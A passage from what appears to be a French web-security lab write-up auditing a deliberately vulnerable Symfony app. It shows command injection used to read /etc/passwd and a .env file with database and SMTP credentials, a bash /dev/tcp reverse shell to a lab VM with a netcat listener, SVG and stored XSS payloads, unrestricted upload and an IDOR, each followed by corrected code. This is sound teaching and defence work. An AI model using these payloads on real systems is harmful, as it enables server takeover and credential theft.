    // Message de succès après inscription

```

```

        $this->addFlash('success', 'Inscription réussie! Vous pouvez
maintenant vous connecter.');
```

```

        return $this->redirectToRoute('app_login');
    } catch (\Exception $e) {
        $this->addFlash('danger', 'Une erreur est survenue lors de
l\'inscription.');
```

```

    }
}

return $this->render('registration/register.html.twig', [
    'registrationForm' => $form->createView(),
]);
}
}

```

Nous avons ajouté un rate limiter, il faut également configurer ce rate limiter dans `framework.yaml` :

```

framework:
    rate_limiter:
        registerLimiter:
            policy: 'sliding_window'
            limit: 3
            interval: '1 hour'

```

Nous pouvons également renforcer la sécurité du mot de passe dans le formulaire d'inscription :

`RegistrationFormType.php` :

```

use Symfony\Component\Validator\Constraints\Regex;
->add('plainPassword', PasswordType::class, [
    'mapped' => false,
    'attr' => ['autocomplete' => 'new-password'],
    'constraints' => [
        new NotBlank([
            'message' => 'Veuillez entrer un mot de passe',
        ]),
        new Length(
            min: 12,
            minMessage: 'Votre mot de passe doit contenir au moins {{ limit }}
caractères',
            max: 4096,
        ),
        new Regex(
            pattern: '/^(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[@$!%*?&])[A-Za-
z\d@$!%*?&]{12,}$/',
            message: 'Le mot de passe doit contenir au moins 12 caractères avec
une majuscule, une minuscule, un chiffre et un caractère spécial'
        )
    ],
]);

```

Ce code impose les règles suivantes pour les mots de passe :

- Minimum 12 caractères
- Au moins une lettre majuscule
- Au moins une lettre minuscule
- Au moins un chiffre
- Au moins un caractère spécial
- Maximum 4096 caractères

Désormais, les nouveaux utilisateurs pourront s'inscrire correctement avec des mots de passe sécurisés et hachés. Ici le compte de bsapp a été créé avec succès :

```
root@acbd10d570a1:/var/www/app# php bin/console doctrine:query:sql "SELECT * FROM user"
-----
id      inscription_id  email              roles               password
-----
1       1               user@example.com   ["ROLE_STUDENT"]   $2y$13$/IP7uvVnf4x6/5Et6SPcluACTP72RkVBrFSbjnYJhVx0YBQHmSUue
2       2               admin@example.com  ["ROLE_ADMIN"]     $2y$13$8Fbx0LTAupo06.5Hv5TCo.YANod.4JLqT4RfV1bXpD3emocmw2SK
3       3               bsapp@mail.com     ["ROLE_STUDENT"]   $2y$13$LPZ6KBKn0nFP7GKiMJe04e6ZUhvKPs9/FLi2v6I5YU3XoDN3kNEs0
-----
```

Injection de commandes système : /commande

Cette page permet d'exécuter des commandes système via l'interface web :

Choisissez une commande à exécuter parmi la liste suivante

Total des ateliers : **php bin/console app:total**

Commande

Entrez une commande ici...

Submit

On peut par exemple exécuter la commande **ls** pour lister les fichiers du répertoire courant :

Choisissez une commande à exécuter parmi la liste suivante

Total des ateliers : **php bin/console app:total**

Commande

ls

Submit

build index.php

On peut également exécuter des commandes plus dangereuses, comme **cat /etc/passwd** pour lire le fichier des utilisateurs du système :

Choisissez une commande à exécuter parmi la liste suivante

Total des ateliers : **php bin/console app:total**

Commande

cat /etc/passwd

Submit

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin messagebus:x:100:101:./nonexistent:/usr/sbin/nologin
```

On peut aller lire les fichiers de configuration de l'application, comme **.env**. Tout d'abord on localise le fichier avec la commande **ls -a ../** :

Choisissez une commande à exécuter parmi la liste suivante

Total des ateliers : **php bin/console app:total**

Commande

ls -a ../

Submit

```
... .env .gitignore assets bin compose.override.yaml compose.yaml composer.json composer.lock config importmap.php migrations node_modules package-lock.json package.json phpunit.xml.dist
postcss.config.js public src symfony.lock tailwind.config.js templates tests translations var vendor webpack.config.js
```

On peut ensuite lire le fichier avec la commande **cat ../.env** :

Choisissez une commande à exécuter parmi la liste suivante

Total des ateliers : **php bin/console app:total**

Commande

cat ../.env

Submit

```
# In all environments, the following files are loaded if they exist, # the latter taking precedence over the former: # * *.env contains default values for the environment variables needed by the app # * .env.local
uncommitted file with local overrides # * .env.$APP_ENV committed environment-specific defaults # * .env.$APP_ENV.local uncommitted environment-specific overrides # # Real environment variables win over
.env files. # # DO NOT DEFINE PRODUCTION SECRETS IN THIS FILE NOR IN ANY OTHER COMMITTED FILES. # https://symfony.com/doc/current/configuration/secrets.html # # Run "composer dump-env prod" to
compile .env files for production use (requires symfony/flex >=1.2). # https://symfony.com/doc/current/best_practices.html#use-environment-variables-for-infrastructure-configuration ###> symfony/framework-
bundle ### APP_ENV=dev APP_SECRET=7b36bd1f44325f41f6700ee1eb91bedb ###> symfony/framework-bundle ###> doctrine/doctrine-bundle ### # Format described at https://www.doctrine-
project.org/projects/doctrine-dbal/en/latest/reference/configuration.html#connecting-using-a-url # IMPORTANT: You MUST configure your server version, either here or in config/packages/doctrine.yaml # #
DATABASE_URL="sqlite://%kernel.project_dir%/var/data.db" # DATABASE_URL="mysql://app:ChangeMe!@127.0.0.1:3306/app?serverVersion=8.0.32&charset=utf8mb4"
DATABASE_URL="mysql://root:root@mariadb:3306/app?serverVersion=10.11.2-MariaDB&charset=utf8mb4" # DATABASE_URL="postgresql://app:ChangeMe!@127.0.0.1:5432/app?
serverVersion=15&charset=utf8" ###> doctrine/doctrine-bundle ###> symfony/messenger ### # Choose one of the transports below #
MESSENGER_TRANSPORT_DSN=amqp://guest:guest@localhost:5672/%2f/messages # MESSENGER_TRANSPORT_DSN=redis://localhost:6379/messages MESSENGER_TRANSPORT_DSN=doctrine://default?
auto_setup=0 ###> symfony/messenger ###> symfony/serializer ### MAILER_DSN=smtplib://153f8f1afc66ef:7dc5f8cc2f0ed8@sandbox.smtp.mailtrap.io:2525 ###> symfony/serializer ###
```

Nous y trouvons des informations sensibles, comme la configuration de la base de données :

```
DATABASE_URL="mysql://root:root@mariadb:3306/app?serverVersion=10.11.2-MariaDB&charset=utf8mb4"
```

Ici, on voit que l'utilisateur de la base de données est **root** avec le mot de passe **root**, que le serveur de base de données est **mariadb** et que la base de données utilisée est **app**.

Cette faille peut également permettre de récupérer la version de PHP, les extensions installées, etc.

Un attaquant pourrait exploiter cette faille pour mettre en place un reverse shell et prendre le contrôle total du serveur. Pour le vérifier, nous avons une VM avec l'IP : 192.168.23.133. La première étape est de lancer un listener sur notre machine locale avec netcat :

```
nc -lvp 4444
```

```
(toto@kali)-[~/secuWeb]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Notre VM attend les connexions entrantes sur le port 4444.

Ensuite, nous pouvons exécuter une commande pour ouvrir un reverse shell vers notre machine locale. Pour cela nous pouvons utiliser le payload suivant :

```
bash -c 'bash -i >& /dev/tcp/192.168.23.133/4444 0>&1'
```

Sur notre site web :

Choisissez une commande à exécuter parmi la liste suivante

Total des ateliers : **php bin/console app:total**

Commande

```
bash -c 'bash -i >& /dev/tcp/192.168.23.133/4444 0>&1'
```

Submit

Résultat sur notre VM nous obtenons une connexion shell directement dans le docker de l'application web :

```
(toto@kali)-[~/secuWeb]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.23.133] from (UNKNOWN) [192.168.23.1] 53933
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
www-data@83c60f9c0ba4:~/app/public$ ls
ls
build
index.php
uploads
www-data@83c60f9c0ba4:~/app/public$
```

Nous avons maintenant un accès complet au système sous-jacent, ce qui nous permet de naviguer dans le système de fichiers, d'exécuter des commandes, etc.

Noter que nous sommes connectés en tant qu'utilisateur **www-data**, qui est l'utilisateur sous lequel le serveur web Apache s'exécute. Nous pourrions tenter d'escalader nos privilèges pour obtenir un accès **root**.

Source

Cette vulnérabilité se trouve dans le contrôleur **FrontController.php** :


```
#[Route('/commande', name: 'commande')]
public function commande(Request $request): Response
{
    $form = $this->createForm(CommandType::class);
    $form->handleRequest($request);

    if ($form->isSubmitted() && $form->isValid()) {
        $commande = $form->getData()['commande'];
        $output = shell_exec($commande);
    }
    return $this->render('adminUser/atelier/command.html.twig', [
        'form' => $form,
        'output' => $output ?? null,
    ]);
}
```

Ici, le code récupère la commande système depuis le formulaire et l'exécute directement avec `shell_exec()` sans aucune validation ou échappement.

Correction

Pour corriger cette vulnérabilité, nous devons éviter d'exécuter des commandes système arbitraires. Si l'objectif est de permettre l'exécution de commandes spécifiques, nous devons restreindre les commandes autorisées.

Voici une version corrigée du contrôleur `FrontController.php` qui n'autorise que des commandes spécifiques :

```
#[Route('/commande', name: 'commande')]
public function commande(Request $request): Response
{
    $form = $this->createForm(CommandType::class);
    $form->handleRequest($request);
    // Liste des commandes autorisées
    $allowedShellCommands = ['ls', 'date'];
    if ($form->isSubmitted() && $form->isValid()) {
        // Vérifie si la commande est dans la liste des commandes autorisées
        $commande = $form->getData()['commande'];
        if (in_array($commande, $allowedShellCommands)) {
            $output = shell_exec($commande);
        } else {
            $output = 'Commande non autorisée.';
        }
    }
    return $this->render('adminUser/atelier/command.html.twig', [
        'form' => $form,
        'output' => $output ?? null,
    ]);
}
```

Désormais, seules les commandes `ls` et `date` peuvent être exécutées via le formulaire. Toute autre commande renverra le message "Commande non autorisée."

De plus, l'objectif initial était d'exécuter la commande `php bin/console app:total` pour obtenir le total des ateliers. Cette commande n'existe pas. Nous allons donc spécifier cette commande à part dans la liste des commandes autorisées :

```
#[Route('/', name: 'commande')]
public function commande(Request $request, AtelierRepository $atelierRepository):
Response
{
    $form = $this->createForm(CommandType::class);
    $form->handleRequest($request);
    // Liste des commandes autorisées
    $allowedShellCommands = ['ls', 'date'];
    $allowedAppCommands = ['php bin/console app:total'];
    if ($form->isSubmitted() && $form->isValid()) {
        // Vérifie si la commande est dans la liste des commandes autorisées
        $commande = $form->getData()['commande'];
        if (in_array($commande, $allowedShellCommands)) {
            $output = shell_exec($commande);
        }
        elseif (in_array($commande, $allowedAppCommands)) {
            switch ($commande) {
                case 'php bin/console app:total':
                    $totalAteliers = $atelierRepository->count([]);
                    $output = "Total des ateliers : " . $totalAteliers;
                    break;
                default:
                    $output = 'Commande non autorisée.';
            }
        }
        else {
            $output = 'Commande non autorisée.';
        }
    }
    return $this->render('adminUser/atelier/command.html.twig', [
        'form' => $form,
        'output' => $output ?? null,
    ]);
}
```

La commande `ls` fonctionne toujours :

Choisissez une commande à exécuter parmi la liste suivante

Total des ateliers : **php bin/console app:total**

Commande

ls

Submit

build index.php uploads

Et la commande `php bin/console app:total` renvoie le total des ateliers :

Choisissez une commande à exécuter parmi la liste suivante

Total des ateliers : **php bin/console app:total**

Commande

php bin/console app:total

Submit

Total des ateliers : 2

A noter que laisser l'instruction `shell_exec()` dans le code n'est pas recommandé, même avec des commandes restreintes. Il est préférable d'implémenter directement la logique souhaitée dans le code PHP.

Ici nous avons conservé `shell_exec()` mais dans une application réelle, il faudrait avoir des raisons très solides pour justifier son utilisation.

Injection de code via l'upload d'images : `/student/user-profile/1`

Nous avons accès au profil d'un utilisateur avec l'ID 1 et avons un formulaire pour ajouter une image de profil

Utilisateur: John

Nom	John
Prénom	Doe
Téléphone	1234567890
Lycée	Lycée X
Section	Section A
Date d'inscription	2025-12-02
Email	user@example.com

Image


Choisir un fichier

Aucun fichier choisi

Save



Le problème est qu'aucune vérification n'est faite sur le fichier uploadé. Ici mon image contient du code JavaScript malveillant, si j'ouvre l'image dans un nouveau onglet, le code s'exécute :



Voici le contenu du fichier SVG malveillant :

```
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200">
  <script type="text/javascript">
    <![CDATA[
      alert('XSS Vulnerability!');
    ]]>
  </script>
  <circle cx="100" cy="100" r="50" fill="red" />
</svg>
```

Un autre problème est que l'extension du fichier n'est pas vérifiée, on peut donc uploader un fichier JS :

The screenshot shows a web application interface. At the top, there's a navigation bar with buttons: 'Accueil', 'user@example.com', 'Actions', and 'Se déconnecter'. Below this, the user profile for 'John' is displayed. The profile includes a table with the following data:

Nom	John
Prénom	Doe
Téléphone	1234567890
Lycée	Lycée X
Section	Section A
Date d'inscription	2025-12-02
Email	user@example.com

Below the table, there's an 'Image' upload section. It contains a text input with the placeholder 'Choisir un fichier' and the text 'Aucun fichier choisi'. There is a blue 'Save' button and a small image icon. To the right of the application, a browser's developer console is open, showing the HTML structure. A red box highlights the following HTML element:

```
find($id);
```

```
if (!$inscription) {
    throw $this->createNotFoundException("L'inscription n'a pas été trouvé.");
}

$form = $this->createForm(ImageType::class);
$form->handleRequest($request);

$originalFilename = $request->cookies->get('image');

if ($form->isSubmitted() && $form->isValid()) {
    $imageFile = $form->get('image')->getData();

    $originalFilename = 'image.' . $imageFile->getClientOriginalExtension();

    $this->getUser()->setImageFilename($originalFilename);

    try {
        $imageFile->move($imagesDirectory, $originalFilename);
    } catch (FileNotFoundException $e) {
        // ... handle exception if something happens during file upload
    }

    $em->flush();

    return $this->redirectToRoute('user-profile', ['id' => $inscription->getId()]);
}

return $this->render('user-profile/index.html.twig', [
    'inscription' => $inscription,
    'form' => $form,
]);
}
```

Vulnérabilités

Absence de validation du type de fichier

Le code accepte n'importe quel type de fichier sans vérifier l'extension ou le type MIME :

```
$originalFilename = 'image.' . $imageFile->getClientOriginalExtension();
```

- Upload de fichiers exécutables (PHP, JSP, ASP, etc.)
- Upload de fichiers SVG contenant du JavaScript malveillant (XSS)
- Upload de fichiers HTML avec du code malveillant
- Compromission du serveur si les fichiers sont exécutés

Nom de fichier prévisible

Tous les fichiers uploadés écrasent le fichier précédent avec le même nom :

```
$originalFilename = 'image.' . $imageFile->getClientOriginalExtension();
```

- Écrasement des images des autres utilisateurs
- Perte de données
- Possibilité pour un attaquant d'écraser des fichiers critiques
- Prédicibilité facilitant les attaques ciblées

Absence de validation du contenu

Aucune vérification n'est effectuée sur le contenu réel du fichier, seulement sur l'extension fournie par le client.

- Un attaquant peut renommer un fichier PHP en .jpg
- Bypass de la validation basée uniquement sur l'extension
- Exécution de code malveillant si le serveur interprète le fichier

Pas de limitation de taille

Aucune limite de taille n'est imposée sur les fichiers uploadés.

- Déni de service (DoS) en saturant l'espace disque
- Ralentissement du serveur
- Épuisement des ressources système

Fichiers stockés dans un répertoire public

Les fichiers sont stockés dans `public/uploads/images`, accessible directement via le web.

- Exécution directe de fichiers malveillants
- Pas de contrôle d'accès
- Exposition de contenus sensibles

Cookie non sécurisé

Le code tente de récupérer un nom de fichier depuis un cookie :

```
$originalFilename = $request->cookies->get('image');
```

Cette valeur n'est jamais utilisée mais sa présence suggère une mauvaise gestion de la sécurité.

- Manipulation possible des cookies par l'utilisateur
- Code mort qui pollue l'application

Correction

Voici la version corrigée du contrôleur `UserProfileController.php` avec toutes les protections nécessaires :

```
use Symfony\Component\String\Slugger\SluggerInterface;
use Symfony\Component\HttpFoundation\File\Exception\FileException;

#[Route('/student/user-profile/{id}', name: 'user-profile')]
public function index(
    InscriptionRepository $inscriptionRepository,
    int $id,
    Request $request,
    #[Autowire('%kernel.project_dir%/public/uploads/images')] string
    $imagesDirectory,
    EntityManagerInterface $em,
    SluggerInterface $slugger
): Response
{
    $inscription = $inscriptionRepository->find($id);

    if (!$inscription) {
        throw $this->createNotFoundException("L'inscription n'a pas été
trouvée.");
    }

    $form = $this->createForm(ImageType::class);
    $form->handleRequest($request);

    if ($form->isSubmitted() && $form->isValid()) {
        $imageFile = $form->get('image')->getData();

        if ($imageFile) {
            // Validation de l'extension
            $allowedExtensions = ['jpg', 'jpeg', 'png', 'gif', 'webp'];
            $extension = strtolower($imageFile->guessExtension());

            if (!in_array($extension, $allowedExtensions)) {
                $this->addFlash('danger', 'Format de fichier non autorisé.
Utilisez JPG, PNG, GIF ou WebP.');
```

```
                return $this->redirectToRoute('user-profile', ['id' =>
$inscription->getId()]);
            }

            // Validation du type MIME
            $allowedMimeTypes = ['image/jpeg', 'image/png', 'image/gif',
'image/webp'];
            if (!in_array($imageFile->getMimeType(), $allowedMimeTypes)) {
                $this->addFlash('danger', 'Type MIME non autorisé.');
```

```
                return $this->redirectToRoute('user-profile', ['id' =>
$inscription->getId()]);
            }

            // Vérification des magic bytes (signature réelle du fichier)
            $finfo = finfo_open(FILEINFO_MIME_TYPE);
            $realMimeType = finfo_file($finfo, $imageFile->getPathname());
```



```
        finfo_close($finfo);

        $validMagicBytes = [
            'image/jpeg' => true,
            'image/png' => true,
            'image/gif' => true,
            'image/webp' => true
        ];

        // Validation de la taille (max 5 Mo)
        $maxSize = 5 * 1024 * 1024; // 5 Mo en octets
        if ($imageFile->getSize() > $maxSize) {
            $this->addFlash('danger', 'Le fichier est trop volumineux. Taille maximale : 5 Mo.');
```

maximale : 5 Mo.');

```
            return $this->redirectToRoute('user-profile', ['id' =>
            $inscription->getId()]);
        }

        // Génération d'un nom de fichier unique et sécurisé
        $originalFilename = pathinfo($imageFile->getClientOriginalName(),
PATHINFO_FILENAME);
        $safeFilename = $slugger->slug($originalFilename);
        $newFilename = $safeFilename . '-' . uniqid() . '.' . $extension;

        // Suppression de l'ancienne image si elle existe
        $oldImage = $this->getUser()->getImageFilename();
        if ($oldImage) {
            $oldImagePath = "$imagesDirectory/$oldImage";
            if (file_exists($oldImagePath)) {
                unlink($oldImagePath);
            }
        }

        try {
            // Déplacement du fichier
            $imageFile->move($imagesDirectory, $newFilename);

            // Mise à jour en base de données
            $this->getUser()->setImageFilename($newFilename);
            $em->flush();

            $this->addFlash('success', 'Image de profil mise à jour avec
succès.');
```

succès.');

```
        } catch (FileException $e) {
            $this->addFlash('danger', 'Une erreur est survenue lors de
l\'upload du fichier.');
```

l\'upload du fichier.');

```
        }
    }

    return $this->redirectToRoute('user-profile', ['id' => $inscription-
>getId()]);
}

return $this->render('user-profile/index.html.twig', [
```

```
        'inscription' => $inscription,  
        'form' => $form,  
    ]);  
}
```

Pour renforcer encore la sécurité, nous pouvons ajouter des contraintes au niveau du formulaire dans `ImageType.php` :

```
use Symfony\Component\Validator\Constraints\Image;  
  
->add('image', FileType::class, [  
    'label' => 'Image de profil',  
    'mapped' => false,  
    'required' => false,  
    'constraints' => [  
        new Image([  
            'maxSize' => '5M',  
            'mimeTypes' => [  
                'image/jpeg',  
                'image/png',  
                'image/gif',  
                'image/webp',  
            ],  
            'mimeTypesMessage' => 'Veuillez uploader une image valide (JPG, PNG, GIF ou WebP)',  
            'maxSizeMessage' => 'Le fichier est trop volumineux ({{ size }} {{ suffix }}). Taille maximale : {{ limit }} {{ suffix }}',  
        ])  
    ],  
]);
```

Nous avons ainsi mis en place les protections suivantes :

- Types de fichiers autorisés : JPG, PNG, GIF, WebP
- Vérification du type MIME
- Vérification des magic bytes
- Taille maximale : 5 Mo
- Nom de fichier unique et sécurisé
- Suppression de l'ancienne image lors de l'upload d'une nouvelle

Si je tente d'uploader un fichier SVG ou JS, j'obtiens un message d'erreur :

Utilisateur: John


Nom	John
Prénom	Doe
Téléphone	1234567890
Lycée	Lycée X
Section	Section A
Date d'inscription	2026-01-07
Email	user@example.com

Image de profil
Veuillez uploader une image valide (JPG, PNG, GIF ou WebP)

Choisir un fichier

Aucun fichier choisi

Save




Si j'upload une image valide, tout fonctionne correctement et le nom de fichier est sécurisé :

Téléphone	1234567890
Lycée	Lycée X
Section	Section A
Date d'inscription	2026-01-07
Email	user@example.com

Image de profil

Choisir un fichierAucun fichier choisi

Save



```
<!DOCTYPE html>
<html lang="fr">
<head>
</head>
<body>
  <div class="flex items-center justify-end gap-x-2 bg-blue-500 text-white text-xl">
  </div>
  <div class="max-w-md mx-auto mt-8 p-6 bg-white rounded-md shadow-md">
    <h1 class="text-2xl font-semibold mb-6">Utilisateur: John</h1>
    <table class="table">
    </table>
    <form name="image" method="post" enctype="multipart/form-data">
    </form>
     == $0
  </div>
  <!-- START of Symfony Web Debug Toolbar -->
  <div id="sfwdtef6741" class="sf-toolbar sf-toolbar-closed" role="region" aria-label="Symfony Web Debug Toolbar" data-sfurl="http://localhost/_wdt/ef6741" style="display: block;">
  </div>
  <link rel="stylesheet" nonce="8db15d331e71d64f2846debe972bd5e" href="http://localhost/_wdt/styles">
  <script nonce="84d5fb70f5788bc2f8261e7c47e7b6fa">
  </script>
  <!-- END of Symfony Web Debug Toolbar -->
</body>
</html>
```

html body div.max-w-md.mx-auto.mt-8.p-6.bg-white.rounded-md.shadow-md

Styles Computed Layout Event Listeners DOM Breakpoints Properties >>

Filter :hov .cls + - []

element.style { }


.py-2 { padding-top: 0.5rem; padding-bottom: 0.5rem; } app.css:5

img, video { max-width: 100%; height: auto; } app.css:3

img, svg, video, canvas, audio, iframe, embed, object { app.css:3

Stored Cross-Site Scripting (XSS) : /admin/atelier/{id}

Cette page permet à un administrateur de voir le détail d'un atelier :



Atelier

ID	1
NOM	Atelier 1
INTERVENANT	Prof 1
SECTEUR	Secteur A
SALLE	Aucune salle associé
RESSOURCE	Aucune ressource associé
MÉTIER	Aucun métier associé
DATE DE DÉBUT	01-12-2024
DATE DE FIN	10-12-2024

Edit

Delete

Le code du template atelier/show.html.twig pose problème :

```
<!-- ligne 26 -->
<td class="px-5 py-5 border-b border-gray-200 bg-white text-sm">
  {{ atelier.intervenant|raw }}
</td>
```

Le filtre `|raw` est utilisé pour afficher le champ `intervenant` sans échappement HTML, permettant l'injection de code JavaScript malveillant.

Ici, via la route `/admin/atelier/{id}/edit`, nous pouvons modifier l'atelier et injecter du code malveillant dans le champ `intervenant` :

[Back](#)

Éditer un atelier

Nom


Intervenant

Date debut

Date fin

```
<script>alert('XSS Vulnerability!');</script>
```

Lorsque nous retournons à la page de détail de l'atelier, le code JavaScript s'exécute :



Correction

Pour corriger cette vulnérabilité, il faut retirer le filtre `|raw` dans le template `atelier/show.html.twig` :

```
<td class="px-5 py-5 border-b border-gray-200 bg-white text-sm">
    {{ atelier.intervenant }}
</td>
```

Symfony échappe automatiquement les caractères spéciaux en HTML, empêchant ainsi l'exécution de code malveillant. Nous n'avons donc pas besoin d'ajouter de validation supplémentaire dans le contrôleur ou le formulaire.

Voici tout de même le code concerné dans `AtelierController.php` pour référence :

```
#[Route('/new', name: 'app_atelier_new', methods: ['GET', 'POST'])]
public function new(Request $request, EntityManagerInterface $entityManager):
    Response
{
    $atelier = new Atelier();
    $form = $this->createForm(AtelierType::class, $atelier);
    $form->handleRequest($request);

    if ($form->isSubmitted() && $form->isValid()) {
        $entityManager->persist($atelier);
        $entityManager->flush();

        return $this->redirectToRoute('app_atelier_index', [],
            Response::HTTP_SEE_OTHER);
    }

    return $this->render('adminUser/atelier/new.html.twig', [
        'atelier' => $atelier,
        'form' => $form,
    ]);
}

#[Route("/{id}/edit', name: 'app_atelier_edit', methods: ['GET', 'POST'])]
public function edit(Request $request, Atelier $atelier, EntityManagerInterface
    $entityManager): Response
{
    $form = $this->createForm(AtelierType::class, $atelier);
    $form->handleRequest($request);

    if ($form->isSubmitted() && $form->isValid()) {
        $entityManager->flush();

        return $this->redirectToRoute('app_atelier_index', [],
            Response::HTTP_SEE_OTHER);
    }

    return $this->render('adminUser/atelier/edit.html.twig', [
        'atelier' => $atelier,
        'form' => $form,
```

```
}  
  ]);  
}
```

Insecure Direct Object Reference (IDOR) : /student/user-profile/{id}

La route `/student/user-profile/{id}` permet d'accéder au profil d'un utilisateur en fonction de son ID. Par exemple, en accédant à `/student/user-profile/1`, nous voyons le profil de l'utilisateur avec l'ID 1.

Cependant, rien n'empêche un utilisateur authentifié d'accéder au profil d'un autre utilisateur en modifiant simplement l'ID dans l'URL.

Ici je suis connecté en tant que `bsapp` et j'accède au profil de `user` :

Utilisateur: John


Nom	John
Prénom	Doe
Téléphone	1234567890
Lycée	Lycée X
Section	Section A
Date d'inscription	2026-01-07
Email	user@example.com

Image de profil

Choisir un fichier

Aucun fichier choisi

Save



Source

Le code vulnérable se trouve dans le contrôleur `UserProfileController.php` :

```
#[Route('/student/user-profile/{id}', name: 'user-profile')]
public function index(InscriptionRepository $inscriptionRepository, int $id):
Response
{
    $inscription = $inscriptionRepository->find($id);
    // Pas de vérification si l'utilisateur peut accéder à cette inscription
}
```

Aucune vérification n'est effectuée pour s'assurer que l'utilisateur connecté a le droit d'accéder à l'inscription avec l'ID spécifié.

